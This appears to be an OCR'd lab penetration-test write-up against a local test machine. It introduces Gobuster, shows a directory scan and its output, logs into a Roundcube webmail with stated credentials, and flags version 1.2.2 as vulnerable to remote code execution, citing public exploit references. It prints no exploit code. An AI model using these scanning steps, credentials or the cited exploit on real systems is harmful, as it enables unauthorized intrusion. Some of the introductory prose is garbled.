
Bug Report



Generated by : Charchit Subedi

Date : 2022/sep/23

Time : 09:01 pm

Website : http://kali.vhost/

Ip Address : 192.168.0.105

Content


Pg.No

Introduction to Gobuster Tool

Gobuster, a record scanner written in Go Language, is worth searching for. In popular directories, brute-force scanners like DirBuster and DIRB work just elegantly but can often be slow and responsive to errors. Gobuster may be a Go implementation of those tools and is obtainable in a convenient command-line format. The primary benefit Gobuster has over other directory scanners is speed. As a programing language, Go is understood to be fast. It also has excellent help for concurrency, so that Gobuster can benefit from multiple threads for quicker processing. The one defeat of Gobuster, though, is the lack of recursive directory exploration. For directories, quite one level deep, another scan is going to be needed, unfortunately. Often, this is not that big of a deal, and other scanners can intensify and fill in the gaps for Gobuster in this area.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.0.105 -w /usr/share/dirb/wordlists/big.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/09/23 08:39:16 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://192.168.0.105/images/]
/server-status        (Status: 403) [Size: 278]
/zmail                (Status: 401) [Size: 460]

===============================================================
2022/09/23 08:39:42 Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```

In the above picture the screenshot of gobuster from which we have found the hidden directories.




I have added the ip address to the /etc/hosts in kali.vhost

Exploiting the services




We can see the kali.vhost/ runnin in the website.





We can see when I go to /zmail it is asking for the password . Let put the password.

According to my research I have found the Username : p48 and password : electrico



The crediencial is same as upper : Username : p48 and password : electrico.






From the above picture we have found the version of the Roundcube webmail 1.2.2 which is vulnerable to RCE.

Reference: https://www.exploit-db.com/exploits/40892


Reference: https://github.com/t0kx/exploit-CVE-2016-9920

From the above reference we can say that it is vulnerable to RCE.

